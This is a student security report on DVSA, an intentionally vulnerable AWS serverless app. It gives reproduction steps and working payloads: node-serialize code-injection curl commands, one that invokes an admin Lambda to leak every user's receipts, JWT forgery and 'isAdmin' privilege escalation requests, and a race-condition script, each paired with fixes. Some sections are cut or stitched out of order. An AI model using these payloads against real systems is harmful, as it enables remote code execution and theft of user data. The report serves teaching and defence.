

ICS-344: Information Security

DVSA Security Report

Team 10 Member:
Mohammad Murtada

Github Repo:
<https://github.com/MYMurtada/DVSA-ICS344>

Table of Contents

- Lesson 1:** Event Injection
- Lesson 2:** Broken Authentication
- Lesson 3:** Sensitive Information Disclosure
- Lesson 4:** Insecure Cloud Configuration
- Lesson 5:** Broken Access Control
- Lesson 6:** Denial of Service
- Lesson 7:** Over-Privileged Function
- Lesson 8:** Logic Vulnerability / Race Condition
- Lesson 9:** Vulnerable Dependencies
- Lesson 10:** Unhandled Exceptions

Lesson 1 – Event Injection (Insecure Deserialization)

Section 1 – Vulnerability Overview

This lesson investigates an Event Injection flaw – a form of Insecure Deserialization – affecting the DVSA-ORDER-MANAGER Lambda function exposed at POST /order via API Gateway. The handler relies on the *node-serialize* library to parse the incoming request body, and that library is capable of evaluating embedded JavaScript functions whenever it encounters the special `__$ND_FUNC__$` prefix. Because deserialization runs on the very first line of the handler, before authentication or any validation step, any HTTP client that can reach the endpoint can force arbitrary JavaScript to execute inside the Lambda runtime.

The consequences span remote code execution, file-system access under /tmp, exposure of the temporary AWS credentials injected into the environment, and – depending on the function’s IAM role – lateral movement to other AWS services.

Section 2 – Root Cause

The *node-serialize* library intentionally supports serialized JavaScript functions. On encountering `__$ND_FUNC__$` in a string, the library passes the content to *eval()*. When the body ends with `()`, the result is an Immediately Invoked Function Expression (IIFE) that runs at parse time. The handler calls *serialize.unserialize(event.body)* before any other logic, so the attacker’s payload runs unconditionally.

Section 3 – Environment and Setup

DVSA was deployed via the AWS Serverless Application Repository in us-east-1. Tests were run from Ubuntu 24.04 inside WSL2 using `curl`. The Authorization header JWT was captured from Chrome DevTools, and CloudWatch was used to confirm code execution server-side.

Section 4 – Reproduction Steps

1. Sign in to DVSA in the browser. Open DevTools → Network → Fetch/XHR. Click any order and copy the *authorization* header value.
2. In a terminal, set the API URL and captured token:

```
export API="https://yogwz****.execute-api.us-east-1.amazonaws.com/Stage/order" export
TOKEN="eyJraWQiOiIj..."
```

3. Send the malicious payload:

```
curl -X POST "$API" \ -H "Content-Type:
application/json" \
-H "authorization: $TOKEN" \ -d '{"action": "$__$ND_FUNC__$function(){var fs=require("\\fs\\");fs.writeFileSync("\\tmp/pwned.txt","hacked\\")}'
```

4. The HTTP response will be `{ "message": "Internal server error" }`– this is expected. Execution occurred during deserialization, before the crash.
5. Navigate to CloudWatch → /aws/lambda/DVSA-ORDER-MANAGER → latest log stream and search for: **FILE READ SUCCESS**

Section 5 – Evidence

```
mohym@LAPTOP-DJ7GKR87: $ curl -X POST "https://your-aws-lambda-url.execute-api.us-east-1.amazonaws.com/Stage/order" \-H "Content-Type: application/json" \-d '{"action": "JSON.parse(function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }())\", \"cart-id\":\"'}'
{"message": "Internal server error"}mohym@LAPTOP-DJ7GKR87: $
```

Figure 1.1 – Terminal output of the curl command showing the expected Internal server error response. The IIFE ran before the handler crashed.




Figure 1.2 – CloudWatch log stream confirming the FILE READ SUCCESS line, proving code execution inside the Lambda prior to the Invoke Error at the following millisecond.

Section 6 – Fix Strategy

Replace both *serialize.unserialize()* calls in order-manager.js with safe alternatives. *JSON.parse()* only produces plain data – it never evaluates functions. API Gateway already delivers headers as a plain JavaScript object, so no parsing is needed there at all. An allowlist check on the *action* field should be added before the switch statement.

```
// BEFORE
var req = serialize.unserialize(event.body); var headers =
serialize.unserialize(event.headers);
```

```
// AFTER
var req = JSON.parse(event.body); var headers =
event.headers;
```

Section 7 – Post-Fix Verification

After deploying the fix, the identical curl command was re-run. CloudWatch showed no new FILE READ SUCCESS line. A legitimate *action=orders* request continued to return the user's order list normally.




Figure 1.3 – Post-fix CloudWatch log with no FILE READ SUCCESS present.

Section 8 – Key Takeaway

Any deserialization library that supports code evaluation is inherently unsafe when applied to untrusted input. *node-serialize's* IIFE behavior is documented and well-known. In a serverless context this is especially critical because the Lambda execution environment contains temporary AWS credentials, giving an attacker an

immediate pivot into other AWS services. Always prefer *JSON.parse()* and apply least-privilege IAM roles to contain blast radius.

Lesson 2 – Broken Authentication (JWT Signature Not Verified)

Section 1 – Vulnerability Overview

This lesson covers a Broken Authentication weakness in DVSA. The DVSA-ORDER-MANAGER Lambda accepts a JWT in the Authorization header but only base64-decodes the payload segment – it never verifies the signature against Cognito’s JWKS. Because the identity claims inside the payload are trusted unconditionally, an attacker can take their own valid token, swap the *username* and *sub* fields to point at a victim, keep the original (now-invalid) signature, and the server will accept it and return the victim’s orders and personal data.

Section 2 – Root Cause

A JWT is composed of three dot-separated base64url segments: header, payload, and signature. Verifying a JWT requires fetching the identity provider’s public keys (JWKS) and confirming the signature over header.payload. The DVSA handler skips all of that. It splits on “.”, decodes the middle segment, and reads *username* directly – meaning any change to the payload goes undetected.

```
// VULNERABLE
const tokenPayload = Buffer.from(token.split('.')[1], 'base64').toString(); const decoded =
JSON.parse(tokenPayload);
const username = decoded.username; // trusted without signature check
```


Section 3 – Reproduction Steps

1. Register two DVSA accounts (User B = attacker, User C = victim). Each places one order.
2. Log in as each user and capture the authorization token from DevTools.
3. Decode both tokens to extract User C’s sub: `python3 exploit/decode_tokens.py`
4. Forge a token using User B’s header and signature but User C’s identity fields: `export`

```
FAKE_AS_C="$(TOKEN_B='...' VICTIM_USER='...' python3 exploit/forge_token.py)"
```

5. Confirm User B’s real token returns only User B’s orders, then use FAKE_AS_C to retrieve User C’s order list and full order details.

Section 4 – Evidence



```
python@LAPTOP-DJ7QKR8:/Project$ curl -s "$API" -H "content-type: application/json" -H "authorization: $
TOKEN_B" --data-raw '{"action": "orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "7711e1c1",
      "date": 1776288858,
      "total": 28,
      "status": "p",
      "token": "x2"
    }
  ]
}
```

Figure 2.1 – Baseline: User B’s real token returns only User B’s order.

```

mohym@LAPTOP-DJ7GKR87:~/Project$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-row '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "6bcf3684-3b44[REDACTED]",
      "date": 1776347505,
      "total": 44,
      "status": "processed",
      "token": "4uEV[REDACTED]"
    }
  ]
}

```

Figure 2.2 – Forged token returns User C’s order list (different order-id and total).

```

mohym@LAPTOP-DJ7GKR87:~/Project$ curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_C" --data-row '{"action":"get","order-id":"$ORDER_C"}' | jq
{
  "status": "ok",
  "order": {
    "address": {
      "name": "anything[REDACTED]",
      "address": "982[REDACTED]",
      "phone": "189346[REDACTED]",
      "email": ""
    },
    "confirmationToken": "4uEV[REDACTED]",
    "itemList": {
      "list": [
        {
          "orderId": "6bcf3684-3b44[REDACTED]",
          "orderStatus": 200,
          "paymentId": 1776347505,
          "totalAmount": 44,
          "userId": "94f8c4a8-b0e1[REDACTED]"
        }
      ]
    }
  }
}

```

Figure 2.3 – Follow-up get request returns User C’s full record including name, address, and phone.

Section 5 – Fix Strategy

The handler must fetch Cognito’s JWS public keys, verify the JWT signature, validate *iss*, *exp*, and *token_use* claims, and only then read *username* or *sub*. See *fix/jwt-verification.js* for the full implementation using *node-jose*.

Section 6 – Post-Fix Verification

After deploying the fix, the same FAKE_AS_C curl returns `{ "message": "Invalid token" }`. A real TOKEN_B continues to return only User B’s orders normally.

Section 7 – Key Takeaway

Decoding a JWT is not the same as verifying it. Without a signature check, any claim inside the payload is attacker-controlled data. In a serverless architecture each Lambda is its own trust boundary, so every function that accepts a JWT must perform the full verification itself. Short token lifetimes and logging of verification failures to CloudWatch provide additional defense layers.

Lesson 3 – Sensitive Information Disclosure


Section 1 – Vulnerability Overview

This lesson demonstrates how two independent weaknesses combine into a single high-impact attack chain. First, the node-serialize deserialization flaw (Lesson 1) lets a regular user inject JavaScript into the DVSA-ORDER-MANAGER Lambda. Second, the DVSA-ADMIN-GET-RECEIPT function has no caller-identity check – it accepts any IAM principal that holds *lambda:InvokeFunction*. Because DVSA-ORDER-MANAGER's execution role has that permission, injected code can call the admin receipt function directly using the Lambda's own credentials, obtaining a signed S3 URL that downloads a zip containing every user's order receipts.

Section 2 – Reproduction Steps

1. Capture a non-admin JWT from DevTools and set environment variables.
2. Run the exploit script or manually send the injection payload: `bash exploit/exploit.sh`
3. Check CloudWatch for a RECEIPT_RESULT line containing download_url.
4. Open the signed URL in the browser. A zip file downloads containing all order receipts.

Section 3 – Evidence



```
mohym@LAPTOP-DJ7GKR87: $ curl -X POST "$API" \
-H "Content-Type: application/json" \
-H "authorization: $TOKEN" \
-d '{ "action": "$ND_FUNC$$function(){var
{LambdaClient,InvokeCommand}=require("@aws-sdk/client-lambda");var client=new
LambdaClient({region:"us-east-1"});var cmd=new InvokeCommand({FunctionName:"DVSAADMIN-GETRECEIPT",Invocation
Type:"RequestResponse",Payload:Buffer.from(JSON.stringify({{"yea
r":"2026","month":"04"}}));client.send(cmd).then(function(d){var
result=Buffer.from(d.Payload).toString();console.error("RECEIPT_RESULT:"+result)}).
catch(function(e){console.error("RECEIPT_ERR:"+e.message)});}()}', "cart-id":""}
{"message": "Internal server error"}mohym@LAPTOP-DJ7GKR87: $
```

Figure 3.1 – The malicious curl command sent by a non-admin user.



Figure 3.2 – CloudWatch showing RECEIPT_RESULT with a signed S3 URL.




Figure 3.3 – Downloaded zip archive containing receipt files from both test users.

Section 4 – Fix and Takeaway

The primary fix is replacing `serialize.unserialize(event.body)` with `JSON.parse(event.body)`, which closes the injection entry point entirely. As defense in depth, DVSA-ADMIN-GET-RECEIPT should independently verify its caller's authorization, and the DVSA-ORDER-MANAGER IAM role should be restricted to prevent it from invoking admin-level functions. In serverless architectures a single injection in one Lambda grants the attacker all of that function's IAM permissions – least privilege is the primary blast-radius control.




Figure 4.3 – SC.txt (2.6 KB) visible in the S3 bucket, created by the injected payload.



Figure 4.4 – Contents of SC.txt showing stolen credentials (redacted).

Section 4 – Fix and Takeaway

Fix 1: Uncomment the semicolon/pipe/quote checks inside `is_safe()`. Fix 2: Change the bucket policy Principal from `*` to the account ARN. Post-fix CloudWatch shows the Lambda completing in 1.84 ms – the filename is rejected instantly. This lesson illustrates that individually minor misconfigurations (public bucket + commented-out validation) can chain into a full RCE → credential-theft attack in a single Lambda invocation.

Lesson 5 – Broken Access Control

Section 1 – Vulnerability Overview

The order-handler Lambda reads an *isAdmin* field directly from the untrusted JSON request body and uses it to determine whether to return any user's orders or only the caller's own orders. A standard authenticated user can therefore add **"isAdmin": "true"** to any request and gain admin-level access – reading other users' orders, or marking any order as paid without going through checkout. The same endpoint also exhibits the Lesson 10 vulnerability: supplying *isAdmin* as a JSON boolean instead of a string crashes the handler and returns the full Python stack trace, leaking the exact file path, line number, and vulnerable source code.

Section 2 – Root Cause

The leaked source line found at `/var/task/get_order.py` line 32 is the vulnerability in its entirety: `is_admin`

```
= json.loads(event.get("isAdmin", "false")).lower()
```

Three mistakes on one line: (1) privilege read from attacker-controlled input; (2) no type validation – `.lower()` crashes on a JSON boolean, leaking the stack trace; (3) fail-open – once *is_admin* is True, all privileged operations are unlocked.

Section 3 – Reproduction Steps

1. Register and log in as a standard (non-admin) user.
2. Add an item to the cart and capture the Cognito JWT from DevTools.
3. Trigger the stack trace by sending `isAdmin` as a boolean: `body: JSON.stringify({ action: "get", "order-id": "any-id",`

```
isAdmin: false })
```

4. Read the leaked line to confirm the vulnerable field name.
5. Escalate to admin by sending `isAdmin` as the string `"true"`: `body: JSON.stringify({ action: "get", "order-id":`

```
"<victim-id>", isAdmin: "true" })
```

6. Mark your own order as paid without billing: `body: JSON.stringify({ action: "update", "order-id": "...", items: {...}, status:`

```
"paid", isAdmin: "true" })
```

Section 4 – Evidence

Figure 5.1 – DVSA sign-in page as a non-admin user.




Figure 5.2 – Cart page showing normal checkout requires payment.

```

at <anonymous> (0000000000000000)
> fetch("https://yo[REDACTED]execute-api.us-east-1.amazonaws.com/dvsa/order", {
  method: "POST",
  headers: {
    "Content-Type": "application/json",
    "Authorization":
      "Basic [REDACTED]"
  },
  body: JSON.stringify({
    action: "get",
    "order-id": "ae44adcc[REDACTED]",
    isAdmin: 1
  })
}).then(r => r.text()).then(console.log);
< Promise {<pending>}
{"status":"ok","order":{"address":{"name":"adacdc","address":"cdacdc","phone":"acacdc","email":""},"confirmationToken":"1WSEoiwG7Wp","itemList":
b0b3817c3ed4","orderStatus":300,"paymentTS":1777239005,"totalAmount":28,"userId":"9408c4d8-1071-708c-eff5-173561f889ff"}}

```

Figure 5.3 – Stack trace leak: isAdmin:false (boolean) returns full Python traceback.

```
> fetch('https://yogm[REDACTED]east-1.amazonaws.com/dvsa/order', {
  method: "POST",
  headers: {
    "Content-Type": "application/json",
    "Authorization": "[REDACTED]"
  },
  body: JSON.stringify({
    action: "get",
    "order-id": "37280522 [REDACTED]", // Must be a real order ID belonging to User C
    isAdmin: true
  })
})
}).then(r => r.text()).then(console.log);
```

```
< ▶ Promise {<pending>}

{
  "status": "ok",
  "order": {
    "address": {
      "name": "User A",
      "address": "In KFUPM",
      "phone": "535397856398235",
      "email": ""
    },
    "confirmation": "a3e39505ceb5",
    "orderIdStatus": 300,
    "paymentTS": 1777233022,
    "totalAmount": 33,
    "userId": "54388438-a0a1-70cf-7fdb-12632412d248"
  }
}
```


[illegible]

ICS 344 – 202152970

Section 5 – Fix and Takeaway

Remove `event.get("isAdmin")` entirely. Derive `is_admin` from the verified Cognito JWT's `cognito:groups` claim. Strip `isAdmin` and `status` from the request body before dispatch. Wrap the handler in `try/except` returning generic errors. Authentication and authorization are not interchangeable – verifying *who* the caller is does not tell the server *what* they are allowed to do. Privilege must come from cryptographically verified server-side claims, never from the request body.

[Screenshot: 6.2-dos-terminal-output.png]



The screenshot shows the 'Throttling settings' section of the AWS API Gateway console. The 'Throttling' toggle is turned on. The 'Rate' is set to 5 requests per second, and the 'Burst' is set to 10 requests. Below this is the 'Firewall and certificate settings' section.

Throttling settings

☒ **Throttling**
Limit the rate that users can call your API.

Rate
Enter the rate, in requests per second, that clients can call your API.

5
requests per second

Burst
Enter the number of concurrent requests that clients can make to your API.

10
requests

Firewall and certificate settings

Figure 6.3 – API Gateway throttling settings applied as fix.

Section 4 – Fix and Takeaway

Enable API Gateway throttling on the billing route (rate limit: 5 req/s, burst: 10). Note that throttling alone was not sufficient to fully stop the attack – additional backend controls such as DynamoDB conditional writes (as implemented in Lesson 8) and SQS queuing are needed for complete protection. Serverless infrastructure scales automatically but that does not prevent DoS – explicit rate limiting and idempotency must be designed in.

Lesson 7 – Over-Privileged Function (IAM Least Privilege)

Section 1 – Vulnerability Overview

The DVSA-SEND-RECEIPT-EMAIL Lambda's IAM execution role grants far more permissions than the function actually needs. It holds `s3:*` access to all buckets, full CRUD on all DynamoDB tables, and the *AmazonSESFullAccess* managed policy covering 40+ SES actions. AWS CloudTrail analysis confirms the function only uses 3 actions during normal operation. If this Lambda were ever compromised, an attacker would inherit account-wide S3 and DynamoDB access instantly.

Section 2 – Reproduction Steps (IAM Analysis)

1. Open Lambda → DVSA-SEND-RECEIPT-EMAIL → Configuration → Permissions → click the execution role.
2. Observe 5 attached policies including AmazonSESFullAccess and wildcard S3/DynamoDBresources.
3. Run the IAM Policy Simulator: S3 GetObject/PutObject on any bucket → Allowed.
4. Simulator: DynamoDB Scan/GetItem on an unrelated table → Allowed.
5. Create CloudTrail trail, trigger the Lambda by placing an order, then use IAM's Generate Policy to see that only 3 actions were actually used.

Section 3 – Evidence




Figure 7.1 – IAM role with 5 attached policies including AmazonSESFullAccess.

Modify permissions in SendReceiptFunctionRolePolicy1 [Info](#)

Add permissions by selecting services, actions, resources, and conditions. Build permission statements using the JSON editor.



Figure 7.2 – Policy showing wildcard S3 resource `arn:aws:s3::*`.




Figure 7.3 – Policy Simulator: S3 GetObject/PutObject ALLOWED on any bucket.




Figure 7.4 – Policy Simulator: DynamoDB Scan ALLOWED on any table.




Figure 7.5 – CloudTrail-generated policy: only 3 actions actually used.

Section 4 – Fix and Takeaway

Three changes: (1) scope S3 resource to the specific receipts bucket ARN; (2) scope DynamoDB resource to DVSA-ORDERS-DB only; (3) replace AmazonSESFULLAccess with a minimal inline policy granting only ses:SendEmail and ses:SendRawEmail. In a Lambda environment the IAM role IS the security boundary. Over-privileged roles translate directly to over-privileged attackers.

Lesson 8 – Logic Vulnerability (Race Condition)

Section 1 – Vulnerability Overview

The billing and completion workflows can be triggered simultaneously for the same order. Because no atomic state lock is applied before processing, concurrent requests interfere with each other and produce non-deterministic results: Internal server error, "order already made", and "order was already processed" appear unpredictably depending on timing.

Section 2 – Reproduction Steps

1. Log in, create an order, copy the order ID.
2. Export API, TOKEN, and ORDER_ID environment variables.
3. Send billing and completion requests simultaneously: `bash exploit/race_condition.sh`
4. Observe the mix of 200/500/502 responses and inconsistent error messages.

Section 3 – Evidence




Figure 8.1 – Billing request captured in DevTools.

```
mohym@LAPTOP-DJ7GKR87: $ bash Project/dvsa-security-modified/dvsa-security-modified/lessons/lesson-08-logic-vul
nerability/exploit/race_condition.sh
[*] Sending 5 rounds of concurrent billing + completion requests
[*] Order: ca129a52-7df4-4304-a668-44c9a0a88165

{"message": "Internal server error"}
[billing-3: 500] {"message": "Internal server error"}
[complete-4: 502] {"message": "Internal server error"}
[complete-2: 502] {"message": "Internal server error"}
[complete-1: 502] {"message": "Internal server error"}
[billing-2: 502] {"status": "err", "msg": "could not find order"}
[billing-5: 200] {"status": "err", "msg": "could not find order"}
[billing-1: 200] {"status": "err", "msg": "could not find order"}
[billing-4: 200] {"status": "err", "msg": "order was already processed"}
[complete-5: 200] {"status": "err", "msg": "order was already processed"}
[complete-3: 200]

[!] A mix of 200 / 500 / 502 responses, or messages like
"order already made" / "order already processed" confirm the race condition.
mohym@LAPTOP-DJ7GKR87: $
```

Figure 8.2 – Terminal output showing mixed responses from concurrent requests.

Date	ID	Status	Total	Confirmation
5/4/2026, 7:26:13 PM	36573165-a226-4d54-8a5d-b1f	processed	\$51	F5by
4/26/2026, 10:59:33 PM	244e490c-2731-4416-b740-7	delivered	\$40	Dfmü
5/4/2026, 7:04:25 PM	ca129a52-7df4-4304-a668-4	processed	\$45	bqp,İ
4/27/2026, 12:30:05 AM	ae44adcc-efa6-4a1a-b903-t	delivered	\$28	1WYf

Figure 8.3 – Inconsistent order state visible in the DVSA web UI.

Section 4 – Fix and Takeaway

Add a DynamoDB conditional update that atomically transitions the order to a "processing" state before billing continues. If two requests arrive simultaneously only one can win the conditional write; the other receives a controlled rejection. Multiple Lambda executions can run in parallel in serverless environments – shared state must be protected with conditional updates or optimistic locking, not assumed to be sequential.

Lesson 9 – Vulnerable Dependencies (node-serialize)

Section 1 – Vulnerability Overview

DVSA-ORDER-MANAGER imports *node-serialize* on line 1 of *order-manager.js*. This library is inherently unsafe on untrusted input – its *unserialize()* function calls *eval()* on any value prefixed with `__$ND_FUNC__$`. This is a documented library feature, not a bug, which makes it permanently dangerous when used on attacker-controlled data. The exploit is mechanically identical to Lesson 1, but the focus here is the root cause: the dependency should never have been included.

Section 2 – Reproduction Steps

1. Open Lambda → DVSA-ORDER-MANAGER → Code tab. Confirm line 1 reads `const serialize = require('node-serialize')`.
2. Run the exploit script (same payload as Lesson 1): `bash exploit/exploit.sh`
3. Verify FILE READ SUCCESS in CloudWatch.

Section 3 – Evidence

